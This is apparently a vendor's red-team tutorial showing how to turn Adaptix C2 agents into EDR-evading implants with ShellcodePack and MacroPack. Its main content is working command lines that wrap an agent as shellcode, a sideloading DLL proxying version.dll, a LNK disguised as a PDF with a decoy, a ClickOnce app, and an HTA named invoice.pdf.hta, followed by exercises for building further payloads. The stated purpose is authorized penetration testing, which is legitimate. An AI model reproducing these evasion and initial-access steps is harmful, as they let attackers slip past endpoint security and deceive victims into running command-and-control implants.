
The article explains how to integrate the Adaptix C2 framework with BallisKit tools ShellcodePack and MacroPack to create stealthy payloads for red-team operations. Adaptix is an open-source command-and-control platform used for post-exploitation and adversarial emulation. The tutorial walks through setting up an Adaptix server on Linux and compiling the GUI client on Windows, then generating an agent that communicates with the C2 listener. Instead of deploying the agent directly, the guide shows how to transform the payload into raw shellcode using ShellcodePack and apply EDR-evasion techniques through bypass profiles. The shellcode can then be delivered using MacroPack, which supports weaponized delivery formats such as Office macros or other droppers. By separating the loader and payload and embedding the shellcode in custom launchers, the technique improves stealth and helps bypass security controls. The article demonstrates how combining these tools allows operators to produce customized, evasive C2 implants for controlled penetration-testing scenarios.
Adaptix C2 is a powerful and popular open source C2 framework. Adaptix gitbook can be found here. Sources are available on Adaptix C2 github.
Adaptix C2 is described as a “post-exploitation and adversarial emulation framework”. In this tutorial we are using BallisKit MacroPack Pro and ShellcodePack to weaponize Adaptix C2 agents with Initial Access and EDR evasion capacities.
Tutorial Context:
Adaptix C2 Server is installed on a Linux Ubuntu machine (Server IP: 192.168.15.82)
ShellcodePack and MacroPack are installed on a Windows 11 machine. The targets for the agents are Windows 11 VMs with various EDRs installed.
1. Setup Adaptix
If you have already installed Adaptix C2, skip to Section 2!
1.1 Install Adaptic C2 Server
For up to date and alternative installation instructions follow the steps here: https://adaptix-framework.gitbook.io/adaptix-framework/adaptix-c2/getting-starting
Download and build the Adaptix Server:
git clone https://github.com/Adaptix-Framework/AdaptixC2.git
cd AdaptixC2
chmod +x pre_install_linux_all.sh
sudo ./pre_install_linux_all.sh server
make server-ext
Configure and run:
In dist folder, you will find the server as well as a profile.yaml configuration file. Edit this file or create a new one to change default settings such as listening interface and port, endpoint, password, etc.
For this simple tutorial, we will keep the default values in profile.yaml (so listening on port 4321). All details about the different options can be found on the official documentation here.
Adaptix requires an SSL certificate, we will generate a self signed one corresponding to the default settings:
openssl req -x509 -nodes -newkey rsa:2048 -keyout server.rsa.key -out server.rsa.crt -days 3650You can now start Adaptix C2 server:
./adaptixserver -profile profile.yaml1.2 Install the Adaptix C2 client (on Windows 11):
We need MSYS to build the QT sources of the Adaptix Client. Download the latest MSYS release here: https://github.com/msys2/msys2-installer/releases/tag/nightly-x86_64
Follow default installation instructions. On the C:\msys64\ucrt64.exe window, type the next command to install QT dependencies.
pacman -Syu
pacman -S base-devel mingw-w64-x86_64-toolchain mingw-w64-x86_64-cmake mingw-w64-x86_64-qt6
Next, download and build the client:
git clone https://github.com/Adaptix-Framework/AdaptixC2.git
cd AdaptixC2\AdaptixClient
.\build.bat
Launch the client
cd dist
.\AdaptixClient.exe
You may now know use the client to connect to the server (use credentials “Operator1” and “pass” with URL “https://<server_ip>:4321/endpoint” if you kept the default settings).
2. Weaponized Adaptix Agents with ShellcodePack
2.1 Generate Listener and Agent

We create a simple HTTP listener in the sessions table. Here the agents will callback to the server IP address on port 8443.
Then to create an agent, right click on the listener and choose “Generate agent”.

We select “Exe” format and retain the default values for the other fields. Next, we build the Agent to generate a payload called: agent.x64.exe

You then have an EXE agent, run the agent to test you have a successful callback before moving on to the next step.
Why do we choose EXE format? For evasion purpose it is generally a good practice to load the C2 generated DLL or EXE with ShellcodePack and not rely on the C2 provided loader! That way; we get better evasion results with multiple C2s and EDRs.
2.2 Generate Weaponized EXE
We may now use BallisKit ShellcodePack to weaponize the agent. For that, we provide the agent as input of ShellcodePack command line or GUI. Here is the command line (replace <EDR_BYPASS_PROFILE> by the name of EDR bypass file you want to use):
shellcode_pack.exe -i agent.x64.exe -G agent_bk.exe --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.jsonNote that we use one of the ready to use EDR Bypass Profile to save time. Also, since we are loading a PE, two options are applied by most bypass profiles: —indirect-syscalls and —spoof-callstack. Depending on the selected bypass profile, other options are applied such as userland unhooking, ETW patch, and various other evasion options.
You may then test your EXE payloads on the EDR protected machines, and enjoy your undetected callbacks!
What happens if the EDR detects the payload with the default profile? Sometimes, the profile might need minor tweaking depending on the input payload and usecase, for example, changing Shellcode launch method, or adding entropy reduction options. In doubt contact the BallisKit team on Discord, we will guide to toward the right evasion options 🙂
2.2 DLL Sideloading for Initial Access
We can use ShellcodePack to generate other kind of payloads. For example, if you favor DLL Sideloading attacks, you will want to generate a DLL.
We wrote a full blog post explaining how DLL sideloading/proxying works with ShellcodePack. You may find it here.
Here is how you can turn the Adaptix C2 Agent into a malicious DLL proxiying to VERSION.dll as described in the blog:

shellcode_pack.exe -i agent.x64.exe -G version.dll --dll-proxy="C:\Windows\System32\version.dll" --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.jsonWe can now, for example, abuse Chrome binaries to load our Adaptix C2 Agent. With the nice Chrome icon to spoof an HTML page!
2.3 Weaponized Raw Shellcode
We can also turn the agent into a raw shellcode. That raw shellcode can be loaded by any shellcode launcher. We will reuse this in the next section with MacroPack. Here is the command line to generate a raw shellcode from the Adaptix C2 Agent:
shellcode_pack.exe -i agent.x64.exe -G agent_bk.bin --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json3. Initial Access Payloads with MacroPack
Here are some example Initial Access Payloads that can be generated with MacroPack Pro. Note that the formats are chosen as an example but any other MacroPack format would work too (Contact us is you would like to know the list of supported formats!).
3.1 LNK Spoofing PDF
We are now going to generate a malicious LNK . Our payload will launch the raw shellcode that we created with ShellcodePack. As an example, we are generating an LNK spoofing a PDF file and launching a real PDF as a decoy.
echo "path\to\agent_bk.bin" | macro_pack.exe -G purchase_order_42b_v2_pdf.lnk -t SHELLCODE --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
 --icon 'PDF_ICON.ico' --decoy fake_purchase_order.pdf
Options details:
- “-t SHELLCODE” The MacroPack Shellcode loader template
- “–bypass-profile=” The path to the bypass profile to automatically apply all the MacroPack options which are adapted to bypass the given EDR.
- “–icon=” to spoof the PDF icon
- “ –decoy=” is used to load a decoy PDF that will spawn when the payload is ran.
3.2 ClickOnce Payload
We are now going to generate MacroPack ClickOnce payload to drop and trigger agent_bk.exe we created with ShellcodePack.

echo "test_app" "agent_bk" "" "path\to\agent_bk.exe" "" "" "" | macro_pack.exe -G es_click_app.application -t CLICKONCE --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json This command line generates a ClickOnce Application with name test_app. The command line also loads agent_bk.exe file in the application files, and instructs the application to run the next command line to execute the embedded agent_bk.exe:
agent_bk
Note: ClickOnce input options can get complicated, do not hesitate to use the BallisKit GUI to better understand the possibilities.
3.3 HTA Dropping DLL Sideloading Attack

We are now going to generate an HTA payload. When executed, the HTA script will drop a signed executable (SysInternals Volumeid64) and our malicious version.dll created earlier with ShellcodePack.
Important: Due to some HTA limitations it’s important to reduce the payload size, that is why we are not using the Chrome binary executable for sideloading. Anyway in this example, we use DLL sideloading for Evasion purpose and not initial access so any signed binary will do!

Here is the generation command line:
macro_pack.exe -G invoice.pdf.hta -t EMBED_DROP --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json --post-cmd "^%temp^%\Volumeid64" -e path\to\folder\to\embedOptions details:
- “-t EMBED_DROP” The MacroPack template to drop one or multiple file
- “-e=PATH” The Path to the folder containing Volumeid64.exe and version.dll(note that all files in this folder will be embedded in the HTA)
- “ —bypass-profile=” The path to the bypass profile to automatically apply all the MacroPack options which are adapted to bypass the given EDR.
- “–post-cmd= ^%temp^%\Volumeid64” By default, EMBED_DROP will drop the embedded files in %TEMP%. So we instruct the payload to execute the dropped Volumeid64.exe (which will load the malicious version.dll)
4 Exercises to Train your Craft
Because nothing is more important then practice, here are some payload suggestion to train your BallisKit skills!
Exercise 1: Using MacroPack, generate a VBS Payload launching Adaptix agent.bin raw shellcode with SHELLCODE template.
Exercise 2: Using ShellcodePack, generate an XLL Payload launching Adaptix agent
Exercise 3: Using MacroPack, generate an MS Word payload dropping agent_bk.exe using EMBED_RUN template.
Exercise 4: Using MacroPack, generate a ClickOnce payload dropping a signed binary and a DLL to trigger using Dll Sideloading.
Contact us on Discord if you need some hints for the payload exercises!
Conclusion
We saw how to combine BallisKit ShellcodePack and MacroPack to weaponize Adaptix C2 Agents. We also tested we could bypass some major EDRs that way.
All the BallisKit command line above can be combined with multiple options and generated using the GUI if you are not into command lines.
If you are an existing customer, reach out on our discord to discuss details about this tutorial, if you are not, feel free to contact us to know more about our tooling for Redteam!
Other tutorials you might enjoy: